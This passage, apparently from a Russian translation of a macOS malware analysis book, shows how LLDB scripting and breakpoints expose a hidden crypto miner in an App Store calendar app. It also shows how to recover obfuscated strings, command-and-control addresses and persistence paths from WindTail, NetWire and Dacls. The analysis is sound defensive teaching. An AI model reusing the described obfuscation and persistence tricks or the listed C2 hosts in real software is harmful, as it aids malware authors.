Теперь всякий раз, когда вызывается функция `objc_msgSend`, будет вызываться наш callback `msgSendCallback`. В этом callback мы просто хотим напечатать вызываемые имя класса и имя метода Objective-C, прежде чем позволить отлаживаемому процессу продолжить выполнение. Вспомните, что в предыдущих обсуждениях функции `objc_msgSend` мы отмечали: ее первый параметр - это имя класса Objective-C, а второй - имя метода. Мы также знаем, что на платформах Intel x86_64 первые два параметра передаются в регистрах `RDI` и `RSI` соответственно. Это означает, что наш callback можно реализовать следующим образом (листинг 8-16):

```
def msgSendCallback(frame, bp_loc, dict):
    lldb.debugger.HandleCommand('po [$rdi class]')
    lldb.debugger.HandleCommand('x/s $rsi')
    frame.thread.process.Continue()
```

Листинг 8-16: Реализация действия точки останова через сценарий отладчика

Чтобы выполнять встроенные команды отладчика, мы можем использовать API `HandleCommand`. Сначала мы печатаем имя класса Objective-C, которое можно найти в регистре `RDI`. Мы используем команду `po` (`print object`), потому что имя класса, которое мы хотим отобразить, является строковым объектом Objective-C. После этого мы печатаем имя метода, хранящееся в регистре `RSI`. Поскольку это null-terminated C string, команды `x/s` достаточно для этой цели. Затем мы указываем отладчику продолжить выполнение, чтобы отлаживаемый процесс мог возобновиться.

Мы можем сохранить код из листингов 8-15 и 8-16 (например, в `~/objc.py`), загрузить его в отладчик, а затем выполнить вредоносный образец, который нас интересует для дальнейшего анализа (листинг 8-17):

```
(lldb) command script import ~/objc.py
(lldb) NSTask
0x1d8dcd07c: "alloc"
(lldb) NSConcreteTask
0x1d8dccbdd: "init"
(lldb) NSConcreteTask
0x1d8e1b67a: "setLaunchPath:"
(lldb) NSConcreteTask
0x1d8e1b771: "launch"
```

Листинг 8-17: Наш сценарий отладчика в действии

По выводу нашего сценария мы видим, что вредоносное ПО использует класс `NSTask`. За кулисами видно, что инициализируется `NSConcreteTask`, задается путь запуска, а затем задача запускается. Чтобы исследовать дальше, теперь можно вручную установить точку останова на метод `launch` класса `NSConcreteTask` и увидеть, что именно выполняет вредоносное ПО.

Сценарии отладчика LLDB - мощный способ расширить отладчик и получить бесценную возможность, особенно при анализе более сложных образцов вредоносного ПО. Здесь мы лишь слегка коснулись того, что они могут делать, через тривиальный, хотя и полезный пример. Чтобы узнать больше, обратитесь к онлайн-примерам, таким как сценарий Taha Karim для автоматической выгрузки полезной нагрузки вредоносного ПО Bundlore. [9] Такие примеры показывают более продвинутые сценарии использования и дают ценное понимание scripting API LLDB.

Пример сеанса отладки: раскрытие скрытой логики майнинга криптовалюты в приложении App Store

В начале 2018 года было обнаружено, что популярное приложение Calendar 2, находившееся в официальном Mac App Store Apple, содержит логику, скрытно майнившую криптовалюту на компьютерах пользователей (рисунок 8-1). Хотя само по себе это приложение не совсем вредоносное ПО, оно дает наглядный case study того, как отладчик может помочь понять скрытые или подрывные возможности бинарного файла. Более того, из-за роста числа вредоносных криптовалютных майнеров, нацеленных на macOS, этот пример особенно актуален.



Рисунок 8-1: Скрытый криптовалютный майнер в официальном Mac App Store Apple

Во время моей первоначальной сортировки статическим анализом я обнаружил различные методы, имена которых ссылались на майнинг криптовалюты (листинг 8-18). Это было странно, поскольку приложение утверждало, что является всего лишь календарем.

```
/* @class MinerManager */
-(void)runMining {
    rdx = self->_coreLimit;
    r14 = [self calculateWorkingCores:rdx];
    [Coinstash_XMRSTAK9Coinstash setCPULimit:self->_cpuLimit];
    r15 = [self getPort];
    r12 = [self algorythm];
    [self getSlotMemoryMode];
    [Coinstash_XMRSTAK9Coinstash startMiningWithPort:r15
                                password:self->_token
                                coreCount:r14
                                slowMemory:self->_slowMemoryMode
                                currency:r12];
    ...
    return;
}
```

Листинг 8-18: Логика майнинга криптовалюты внутри приложения App Store?

В этом листинге мы видим метод с именем `runMining`, содержащий код, который вызывает методы во фреймворке с именем `Coinstash_XMRSTAK`. Поскольку фреймворк написан на Swift, имена методов слегка искажены, хотя все еще в основном читаемы.

Одной из целей последующего динамического анализа было раскрыть информацию о криптовалютной учетной записи, куда должны были отправляться любые добытые монеты. Основываясь на именах методов (таких как `startMiningWithPort:password:` и т. д.), я рассудил, что в сеансе отладки установка точки останова на любой из этих методов раскроет эту информацию.

После запуска LLDB и загрузки приложения мы можем установить точку останова на метод `runMining` по имени, как показано в листинге 8-19:

```
% lldb CalendarFree.app
(lldb) target create "CalendarFree.app"
Current executable set to 'CalendarFree.app' (x86_64).
(lldb) b -[MinerManager runMining]
Breakpoint 1: where = CalendarFree`-[MinerManager runMining],
              address = 0x0000000100077fc0
```

Листинг 8-19: Инициализация сеанса отладки и установка начальной точки останова

После установки точки останова мы указываем отладчику запустить приложение. Как и ожидалось, оно останавливается на установленной нами точке останова (листинг 8-20):

```
(lldb) r
Process 782 launched:
'CalendarFree.app/Contents/MacOS/CalendarFree' (x86_64)
CalendarFree[782:7349] Miner: Stopped
Process 782 stopped
 stop reason = breakpoint 1.1

CalendarFree`-[MinerManager runMining]:
->  0x100077fc0 <+0>: pushq  %rbp
    0x100077fc1 <+1>: movq   %rsp, %rbp
0x100077fc4 <+4>: pushq  %r15
    0x100077fc6 <+6>: pushq  %r14
```

Листинг 8-20: Точка останова сработала; выполнение остановлено

Давайте пошагово пройдем по инструкциям, пока не достигнем вызова метода Coinstash `startMiningWithPort:...`. Как следует из имени, он начинает фактический майнинг. Поскольку перед его достижением мы хотим перешагнуть через другие вызовы методов, мы используем команду `nexti` (или `n`) (листинг 8-21). Это позволяет вызовам выполниться, но избавляет нас от необходимости проходить через них инструкция за инструкцией.

```
(lldb) n
Process 782 stopped
 stop reason = instruction step over
CalendarFree`-[MinerManager runMining] + 35:
->  0x100077fe3 <+35>: movq 0xaa3d6(%rip), %r13
;0x00007fff58acba00: objc_msgSend
```

Листинг 8-21: Пошаговое выполнение инструкций и переход через вызовы методов

В итоге мы приближаемся к вызову интересующего метода. Вспомните, что в ассемблере вызовы Objective-C маршрутизируются через функцию `objc_msgSend`. В отладчике мы сначала видим, как адрес этой функции перемещается в регистр `R13`. Хотя мы могли бы просто установить точку останова на вызов функции `objc_msgSend` (по адресу `0x100078067`), который вызывает метод `startMiningWithPort:...`, мы выберем более исчерпывающий подход и продолжим шагать инструкция за инструкцией, пока не достигнем вызова (листинг 8-22):

```
(lldb) n
Process 782 stopped
 stop reason = instruction step over
CalendarFree`-[MinerManager runMining] + 167:
->  0x100078067 <+167>: callq  *%r13
(lldb) reg read $r13
r13 = 0x00007fff58acba00  libobjc.A.dylib`objc_msgSend
```

Листинг 8-22: Пошаговое выполнение инструкций до достижения интересующего вызова

Обратите внимание, что через команду `reg read` мы подтвердили: регистр `R13` действительно содержит функцию `objc_msgSend`.

Вспомните из главы 6, что во время вызова функции `objc_msgSend` определенные регистры по соглашению содержат конкретные значения аргументов. Например, первый аргумент функции (хранящийся в регистре `RDI`) - это класс или объект, на котором вызывается метод. Во время сортировки статическим анализом он был идентифицирован как класс с именем `Coinstash_XMRSTAK.Coinstash`. Используя команду `print object` (`po`), мы можем динамически увидеть, что это действительно так:

```
(lldb) po $rdi
Coinstash_XMRSTAK.Coinstash
```

Второй аргумент (хранящийся в регистре `RSI`) будет null-terminated string, называющей метод, который нужно вызвать. Подтвердим, что это так, и что его значение - метод `startMiningWithPort:...`. Чтобы напечатать null-terminated string, мы используем команду `x` со спецификатором формата `s`:

```
(lldb) x/s $rsi
0x1000f1576:
"startMiningWithPort:password:coreCount:slowMemory:currency:"
```

После имени класса и метода следуют аргументы метода. По имени метода можно понять, что он принимает пять аргументов, включая порт, пароль и валюту. Мы не могли легко выяснить значения этих аргументов методами статического анализа, такими как дизассемблер, потому что они не проявлялись явно. С отладчиком это проще простого.

Мы знаем, что следующие аргументы хранятся в регистрах `RDX`, `RCX`, `R8` и `R9`, как указано в application binary interface. Поскольку этот метод принимает больше четырех аргументов, последний аргумент будет найден в стеке (`RSP`). Давайте взглянем (листинг 8-23):

```
(lldb) po $rdx
7777
(lldb) po $rcx
qbix:greg@qbix.com
(lldb) reg read $r8
r8 = 0x0000000000000001
(lldb) po $r9
always
(lldb) x/s $rsp
0x7ffeefbfe0d0: "graft"
```

Листинг 8-23: Отображение параметров метода `startMiningWithPort:...`

Обратите внимание: для аргументов, являющихся объектами, мы используем команду `po`, чтобы отобразить их содержимое. Для остальных мы используем другие подходящие команды отображения, такие как `reg read $r8` для просмотра содержимого регистра и `x/s` для отображения NULL-terminated string.

Исследуя аргументы, мы раскрыли порт (`7777`), пароль учетной записи (`qbix:greg@qbix.com`), криптовалюту (`graft`) и многое другое! Более того, если продолжить сеанс отладки, мы столкнемся с дополнительными данными, например внутри объекта `NSURLRequest` (который в этом сеансе отладки находится в памяти по адресу `0x1018f04e0`). В отладчике, совместно с командой `po`, мы можем вызвать метод `HTTPBody` объекта `NSURLRequest` 1, чтобы отобразить содержимое (точнее, body) этого сетевого запроса. Это раскрывает подробные сведения об учетной записи и статистику криптомайнинга (листинг 8-24):

```
1 (lldb) po [0x1018f04e0 HTTPBody]
{
  "mining": {
    "statistic": {
      "ZeroCounter": 0,
      "AverageHashRate": 0.92911845445632935,
      "CounterTime": 30,
    },
    "params": {
      "Token": "qbix:greg@qbix.com",
      "Algorithm": "graft",
      "CPULimit": 25,
"EnableMiningMode": true,
      "CPUBatteryLimit": 10,
      "CoreLimit": 25,
      "Ports": {
        "7777": 1000000,
        "5555": 160,
        "3333": 40
      }
    }
  },
  ...
}
```

Листинг 8-24: Отображение сетевого объекта, содержащего сведения об учетной записи криптовалютного майнера и статистику

Также стоит отметить, что, поскольку эта информация безопасно передается по сети (в зашифрованном виде), восстановить ее простым сетевым монитором было бы довольно сложно. Через отладчик это оказалось относительно просто. Если вас интересует полный анализ этого приложения, включая дополнительные детали использования отладчика для раскрытия и понимания его логики криптомайнинга, см. мою статью "A Surreptitious Cryptocurrency Miner in the Mac App Store?" [10]

Далее

В этой главе я представил отладчик, самый тщательный инструмент для анализа даже сложных вредоносных угроз. В частности, я показал, как отлаживать бинарный файл через точки останова, инструкция за инструкцией, одновременно исследуя или изменяя регистры и содержимое памяти, пропуская функции, которые вы не хотите выполнять, и многое другое. Теперь, когда вы вооружены этой аналитической возможностью, у вредоносного ПО нет шансов.

Конечно, авторы вредоносного ПО совсем не в восторге от того, что их вредоносные творения можно так легко разобрать. В следующей главе мы погрузимся в виды антианалитической логики, которую авторы вредоносного ПО применяют, чтобы сорвать (или хотя бы усложнить) усилия как статического, так и динамического анализа.

Примечания

Сноски

[1] [назад] "LLDB Tutorial," LLDB Debugger, lldb.llvm.org.
[2] [назад] "Disabling and Enabling System Integrity Protection," Apple Developer Documentation, developer.apple.com.
[3] [назад] "GDB to LLDB command map," LLDB Debugger, lldb.llvm.org.
[4] [назад] Ari Grant, "Dancing in the Debugger - A Waltz with LLDB," Objc, objc.io.
[5] [назад] "LLDB Tutorial: Setting Breakpoints," LLDB Debugger, lldb.llvm.org.
[6] [назад] "Examining the Call Stack," Apple Developer Documentation Archive, developer.apple.com.
[7] [назад] Patrick Wardle, "Offensive Malware Analysis: Dissecting OSX/FruitFly.b Via A Custom C&C Server," Virus Bulletin Conference, October 2017, virusbulletin.com.
[8] [назад] "Python Reference," LLDB Debugger, December 2014, lldb.llvm.org.
[9] [назад] OSX/Bundlore Payload Dumper (`bundlore_python_dump2.py`), gist.github.com.
[10] [назад] Patrick Wardle, "A Surreptitious Cryptocurrency Miner in the Mac App Store?" Objective-See, March 11, 2018, objective-see.com.

Глава 9. Антианализ

В предыдущих главах мы использовали методы как статического, так и динамического анализа, чтобы раскрывать механизмы закрепления вредоносного ПО, его основные возможности и самые тщательно хранимые секреты. Конечно, авторы вредоносного ПО не рады, когда их творения оказываются разложены перед всем миром. Поэтому они часто пытаются усложнить анализ, создавая антианалитическую логику или другие схемы защиты. Чтобы успешно анализировать такое вредоносное ПО, мы должны сначала выявить эти защиты, а затем обойти их.

В этой главе мы обсудим антианалитические подходы, распространенные среди авторов вредоносного ПО для macOS. В общем виде существует два вида антианалитических мер: одни нацелены на срыв статического анализа, другие стремятся сорвать динамический анализ. Рассмотрим оба.

Подходы антистатического анализа

Авторы вредоносного ПО используют несколько распространенных подходов, чтобы усложнить статический анализ:

Обфускация/шифрование на основе строк: во время анализа аналитики вредоносного ПО часто пытаются ответить на вопросы вроде "Как вредоносное ПО закрепляется?" или "Каков адрес его сервера командования и управления?" Вредоносное ПО, содержащее plaintext-строки, связанные с его закреплением, например пути к файлам или URL его сервера командования и управления, делает анализ почти слишком простым. Поэтому авторы вредоносного ПО часто обфусцируют или шифруют эти чувствительные строки.

Обфускация кода: чтобы усложнить статический анализ своего кода (а иногда и динамический анализ тоже), авторы вредоносного ПО могут обфусцировать сам код. Для небинарных образцов вредоносного ПО, таких как сценарии, доступны различные инструменты-обфускаторы. Для Mach-O-бинарных файлов авторы вредоносного ПО могут использовать packers или encryptors исполняемых файлов, чтобы защитить код бинарного файла.

Рассмотрим несколько примеров методов антистатического анализа, а затем обсудим, как их обходить. Как вы увидите, подходы антистатического анализа часто проще преодолевать с помощью техник динамического анализа. В некоторых случаях верно и обратное: техники статического анализа могут раскрывать тактики антидинамического анализа.

Чувствительные строки, замаскированные под константы

Одна из самых базовых строковых обфускаций состоит в разбиении чувствительных строк на куски, так что они встраиваются прямо в инструкции ассемблера как константы. В зависимости от размера кусков команда `strings` может пропустить эти строки, тогда как дизассемблер по умолчанию довольно бесполезно отобразит куски как шестнадцатеричные числа. Пример такой строковой обфускации мы находим в Dacls (листинг 9-1):

```
main:
...
0x000000010000b5fa    movabs     rcx, 0x7473696c702e74
0x000000010000b604    mov        qword [rbp+rax+var_209], rcx
0x000000010000b60c    movabs     rcx, 0x746e6567612e706f
0x000000010000b616    mov        qword [rbp+rax+var_210], rcx
0x000000010000b61e    movabs     rcx, 0x6f6c2d7865612e6d
```

```
0x000000010000b628    mov        qword [rbp+rax+var_218], rcx
0x000000010000b630    movabs     rcx, 0x6f632f73746e6567
0x000000010000b63a    mov        qword [rbp+rax+var_220], rcx
0x000000010000b642    movabs     rcx, 0x4168636e75614c2f
0x000000010000b64c    mov        qword [rbp+rax+var_228], rcx
0x000000010000b654    movabs     rcx, 0x7972617262694c2f
0x000000010000b65e    mov        qword [rbp+rax+var_230], rcx
```

Листинг 9-1: Базовая строковая обфускация (Dacls)

Как видите, шесть 64-битных значений сначала перемещаются в регистр `RCX`, а затем в соседние переменные на стеке. Внимательный читатель заметит, что каждый байт этих значений попадает в диапазон печатных ASCII-символов. Эту базовую обфускацию можно преодолеть с помощью дизассемблера. Просто укажите дизассемблеру декодировать константы как символы вместо стандартного шестнадцатеричного представления. В дизассемблере Hopper можно просто щелкнуть константу с CTRL и выбрать Characters либо использовать сочетание клавиш SHIFT-R (листинг 9-2):

```
main:
...
0x000000010000b5fa    movabs     rcx, 't.plist'
0x000000010000b604    mov        qword [rbp+rax+var_209], rcx
0x000000010000b60c    movabs     rcx, 'op.agent'
0x000000010000b616    mov        qword [rbp+rax+var_210], rcx
0x000000010000b61e    movabs     rcx, 'm.aex-lo'
0x000000010000b628    mov        qword [rbp+rax+var_218], rcx
0x000000010000b630    movabs     rcx, 'gents/co'
0x000000010000b63a    mov        qword [rbp+rax+var_220], rcx
0x000000010000b642    movabs     rcx, '/LaunchA'
0x000000010000b64c    mov        qword [rbp+rax+var_228], rcx
0x000000010000b654    movabs     rcx, '/Library'
0x000000010000b65e    mov        qword [rbp+rax+var_230], rcx
```

Листинг 9-2: Деобфусцированные строки (Dacls)

Если мы восстановим разделенную строку (учитывая небольшое перекрытие первых двух строковых компонентов), этот деобфусцированный дизассемблированный код теперь раскрывает путь постоянного launch item вредоносного ПО: `/Library/LaunchAgents/com.aex-loop.agent.plist`.

Зашифрованные строки

В предыдущих главах мы рассмотрели несколько более сложных примеров строковых обфускаций. Например, в главе 7 мы отметили, что WindTail содержит различные встроенные base64-кодированные и AES-зашифрованные строки, включая адрес его сервера командования и управления. Ключ шифрования, необходимый для расшифрования строки, жестко закодирован внутри вредоносного ПО, а значит, адрес сервера можно было бы вручную декодировать и расшифровать. Однако это потребовало бы некоторой работы, например поиска (или написания сценария) AES decryptor. Более того, если вредоносное ПО использовало custom (или нестандартный) алгоритм для шифрования строк, работы было бы еще больше.

Конечно, в какой-то момент вредоносному ПО придется декодировать и расшифровать защищенные строки, чтобы использовать их, например для подключения к серверу командования и управления за заданиями. Поэтому часто гораздо эффективнее просто позволить вредоносному ПО выполниться, что должно запустить расшифрование его строк. Если вы мониторите выполнение вредоносного ПО, расшифрованные строки можно легко восстановить.

В главе 7 я показал один способ сделать это: использование сетевого монитора, который позволил нам пассивно восстановить (ранее зашифрованный) адрес сервера командования и управления

вредоносного ПО, когда оно обращалось наружу за заданиями. То же самое можно сделать с помощью отладчика, как вы увидите здесь. Сначала мы находим логику расшифрования WindTail, метод с именем `yoop:`. (В последующем разделе я опишу, как находить такие методы.) Просматривая перекрестные ссылки на этот метод, мы видим, что он вызывается всякий раз, когда вредоносному ПО нужно расшифровать одну из своих строк перед использованием. Например, листинг 9-3 показывает фрагмент дизассемблированного кода, который вызывает метод `yoop:` 1, чтобы расшифровать основной сервер командования и управления вредоносного ПО.

```
0x0000000100001fe5    mov        r13, qword [objc_msgSend]
...
0x0000000100002034    mov        rsi, @selector(yoop:)
0x000000010000203b    lea        rdx,
@"F5Ur0CCFMOfWHjecxEqGLy...OLs="
0x0000000100002042    mov        rdi, self
1 0x0000000100002045    call       r13
2 0x0000000100002048    mov        rcx, rax
```

Листинг 9-3: Расшифрование сервера командования и управления (WindTail)

Мы можем установить точку останова отладчика по адресу `0x100002048`, то есть на адрес инструкции сразу после вызова `yoop:` 2. Поскольку метод `yoop:` возвращает plaintext-строку, при срабатывании этой точки останова мы можем напечатать эту строку. (Вспомните, что возвращаемое значение метода можно найти в регистре `RAX`.) Это раскрывает основной сервер командования и управления вредоносного ПО, `flux2key.com`, как показано в листинге 9-4:

```
% lldb Final_Presentation.app
(lldb) target create "Final_Presentation.app"
Current executable set to 'Final_Presentation.app' (x86_64).
(lldb) b 0x100002048
(lldb) run
Process 826 stopped
* thread #5, stop reason = breakpoint 1.1
(lldb) po $rax
http://flux2key.com/liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?
very=%@&xnvk=%@
```

Листинг 9-4: Расшифрованный адрес командования и управления (WindTail)

Стоит отметить, что можно также установить точку останова на инструкцию возврата (`retn`) внутри функции расшифрования. Когда точка останова сработает, вы снова найдете расшифрованную строку в регистре `RAX`. Преимущество этого подхода в том, что нужно установить только одну точку останова, а не несколько в местах, из которых вызывается метод расшифрования. Это означает, что каждый раз, когда вредоносное ПО расшифровывает не только свой сервер командования и управления, но и любую строку, вы сможете восстановить и ее plaintext.

Однако вручную управлять этой точкой останова стало бы довольно утомительно, поскольку она будет вызываться много раз для расшифрования каждой строки вредоносного ПО. Более эффективный подход - добавить к точке останова дополнительные команды отладчика (через `breakpoint command add`). Тогда при срабатывании точки останова ваши команды будут выполняться автоматически и смогут просто напечатать регистр, содержащий расшифрованную строку, а затем позволить процессу автоматически продолжить выполнение. Если вас интересует вызывающий код, например чтобы найти, где используется конкретная расшифрованная строка, рассмотрите также печать stack backtrace.

Обратите внимание, что этот подход на основе точки останова можно применять к большинству методов строковой обфускации или шифрования, поскольку он не зависит от используемого алгоритма. Иными словами, обычно не важно, какую технику вредоносное ПО использует для защиты строк или данных. Если во время статического анализа вы можете найти процедуру деобфускации или расшифрования, для чтения строки вам понадобится лишь удачно поставленная точка останова в отладчике.

Поиск обфусцированных строк

Конечно, это подводит к вопросу: как определить, что вредоносное ПО обфусцировало чувствительные строки и данные? И как найти внутри вредоносного ПО процедуры, отвечающие за возврат их plaintext-значений?

Хотя для второго нет безотказных методов, обычно довольно просто понять, есть ли вредоносному образцу что скрывать. Возьмем, например, вывод команды `strings`, которая обычно производит значительное число извлеченных строк. Если ее вывод довольно ограничен или содержит большое количество бессмысленных строк (особенно значительной длины), это хороший признак того, что применяется какой-то тип строковой обфускации. Например, если мы запустим `strings` на WindTail, то найдем различные plaintext-строки рядом со строками, которые выглядят обфусцированными (листинг 9-5):

```
% strings - Final_Presentation.app/Contents/MacOS/usrnode
/bin/sh
open -a
Song.dat
KEY_PATH
oX0s4Qj3GiAzAnOmzGqjOA==
ie8DGq3HZ82UqV9N4cpuVw==
F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmHE6gRZGU7ZmXiW+/gzA
ouX
aagHdDG+YP9BEmHLCg9PVXOuIlMB12oTVPlb8CHvda6TWtptKmqJVvI4o63iQ
36Shy9Y9hPtlh+kcrCL0uj+tQ==
```

Листинг 9-5: Обфусцированные строки (WindTail)

Конечно, этот метод не безотказен. Например, если метод обфускации, такой как алгоритм шифрования, производит не-ASCII символы, обфусцированное содержимое может не появиться в выводе `strings`.

Однако осмотр в дизассемблере может выявить множество или крупные фрагменты обфусцированных либо высокоэнтропийных данных, на которые есть перекрестные ссылки в других местах бинарного кода. Например, вредоносное ПО NetWire (которое устанавливает вредоносное приложение с именем `Finder.app`) содержит нечто похожее на blob зашифрованных данных ближе к началу секции `__data` (рисунок 9-1).



Рисунок 9-1: Встроенные обфусцированные данные (NetWire)

Продолжение triage функции `main` вредоносного ПО выявляет несколько вызовов функции по адресу `0x00009502`. Каждый вызов этой функции передает адрес, попадающий в блок зашифрованных данных, который начинается примерно с `0x0000e2f0` в памяти:

```
0x00007364    push       esi
0x00007365    push       0xe555
0x0000736b    call       sub_9502
...
0x00007380    push       0xe5d6
0x00007385    push       eax
0x00007386    call       sub_9502
...
0x000073fd    push       0xe6b6
0x00007402    push       edi
0x00007403    call       sub_9502
```

Разумно предположить, что эта функция отвечает за расшифрование содержимого blob зашифрованных данных. Как отмечалось ранее, обычно можно установить точку останова после кода, который ссылается на зашифрованные данные, а затем выгрузить расшифрованные данные. В случае NetWire мы можем установить точку останова сразу после финального вызова функции расшифрования, а затем исследовать расшифрованные данные в памяти. Поскольку они расшифровываются в последовательность печатных строк, мы можем отобразить их через команду отладчика `x/s`, как в листинге 9-6:

```
% lldb Finder.app
(lldb) process launch --stop-at-entry
(lldb) b 0x00007408
Breakpoint 1: where = Finder`Finder[0x00007408], address = 0x00007408
(lldb) c
Process 1130 resuming
Process 1130 stopped * thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
(lldb) x/20s 0x0000e2f0
1 0x0000e2f8: "89.34.111.113:443;"
0x0000e4f8: "Password"
0x0000e52a: "HostId-%Rand%"
0x0000e53b: "Default Group"
0x0000e549: "NC"
0x0000e54c: "-"
2 0x0000e555: "%home%/.defaults/Finder"
0x0000e5d6: "com.mac.host"
0x0000e607: "{0Q44F73L-1XD5-6N1H-53K4-I28DQ30QB8Q1}"
...
```

Листинг 9-6: Выгрузка теперь расшифрованных конфигурационных параметров (NetWire)

Содержимое оказывается конфигурационными параметрами, включающими адрес сервера командования и управления вредоносного ПО 1, а также путь его установки 2. Восстановление этих конфигурационных параметров значительно ускоряет наш анализ.

Поиск кода деобфускации

Когда мы сталкиваемся с обфусцированными или зашифрованными данными во вредоносном образце, важно найти код, который деобфусцирует или расшифровывает эти данные. Сделав это, мы можем установить точку останова в отладчике и восстановить plaintext. Отсюда возникает вопрос: как найти этот код внутри вредоносного ПО?

Обычно лучший подход - использовать дизассемблер или декомпилятор, чтобы выявить код, ссылающийся на зашифрованные данные. Такие ссылки обычно указывают либо на код, отвечающий за расшифрование, либо на код, который позднее обращается к данным в расшифрованном состоянии.

Например, в случае WindTail мы отметили различные строки, которые выглядели обфусцированными. Если выбрать одну такую строку (`"BouCfWujdfbAUfCos/iIOg=="`), мы обнаружим, что на нее ссылается следующий дизассемблированный код (листинг 9-7):

```
0x000000010000239f    mov        rsi, @selector(yoop:)
0x00000001000023a6    lea        rdx,
@"BouCfWujdfbAUfCos/iIOg=="
0x00000001000023ad    mov        r15, qword [_objc_msgSend]
0x00000001000023b4    call       r15
```

Листинг 9-7: Возможная строковая деобфускация (WindTail)

Вспомните, что функция `objc_msgSend` используется для вызова методов Objective-C, что регистр `RSI` будет содержать имя вызываемого метода, а регистр `RDI` - его первый параметр. По дизассемблированному коду, ссылающемуся на обфусцированную строку, мы видим, что вредоносное ПО вызывает метод `yoop:` с обфусцированной строкой в качестве параметра. Перечисление перекрестных ссылок на selector `yoop:` (найденный по адресу `0x100015448`) показывает, что метод вызывается один раз для каждой строки, которую нужно декодировать и расшифровать (рисунок 9-2).

